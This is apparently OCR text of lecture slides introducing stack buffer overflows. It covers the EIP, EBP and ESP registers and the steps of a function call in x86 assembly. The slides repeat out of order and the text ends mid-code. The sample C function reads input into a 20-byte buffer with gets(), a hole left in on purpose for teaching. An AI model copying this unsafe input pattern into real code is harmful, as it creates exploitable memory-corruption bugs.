
EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    // Stuff
}
```

Buffer Overflows

Important registers:

- **EIP**: Current instruction
- **EBP**: Top of current frame
- **ESP**: Bottom of stack




EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    // Stuff
}
```

Buffer Overflows

Important registers:

- **EIP**: Current instruction
- **EBP**: Top of current frame
- **ESP**: Bottom of stack



EIP


```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    // Stuff
}
```

EIP

Buffer Overflows

Important registers:


- **EIP**: Current instruction
- **EBP**: Top of current frame
- **ESP**: Bottom of stack



Buffer Overflows

Important registers:

- **EIP**: Current instruction
- **EBP**: Top of current frame
- **ESP**: Bottom of stack




EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    // Stuff
}
```

Buffer Overflows

On each function call…




EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```

Buffer Overflows

Step 0: Store arguments at the bottom of the current frame

ASM: `mov <arg>,x(%esp)`



EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```


Buffer Overflows

Step 1: Push the return address (%EIP+1) to the stack

ASM: `call <function>`

EIP

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```




Buffer Overflows

Step 2: Move %EIP to the new function

ASM: `call <function>`

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```


EIP



Buffer Overflows

Step 3: Push the frame pointer (%EBP) to the stack

ASM: `push %ebp`




Buffer Overflows

Step 4: Once the old %EBP is saved, set %EBP = %ESP

ASM: `mov %esp,%ebp`

```
int main() {
    vuln(false);
    return 0;
}
void vuln(bool is_admin) {
    char name[20];
    printf("Enter your username:");
    gets(name);
    printf("Welcome, %s!", name);
}
```

EIP




Buffer Overflows

Step 5: Subtract space for variables from %ESP

ASM: `sub $0x4,%esp`


```
int main() {
    vuln(false);
    return 0;
}
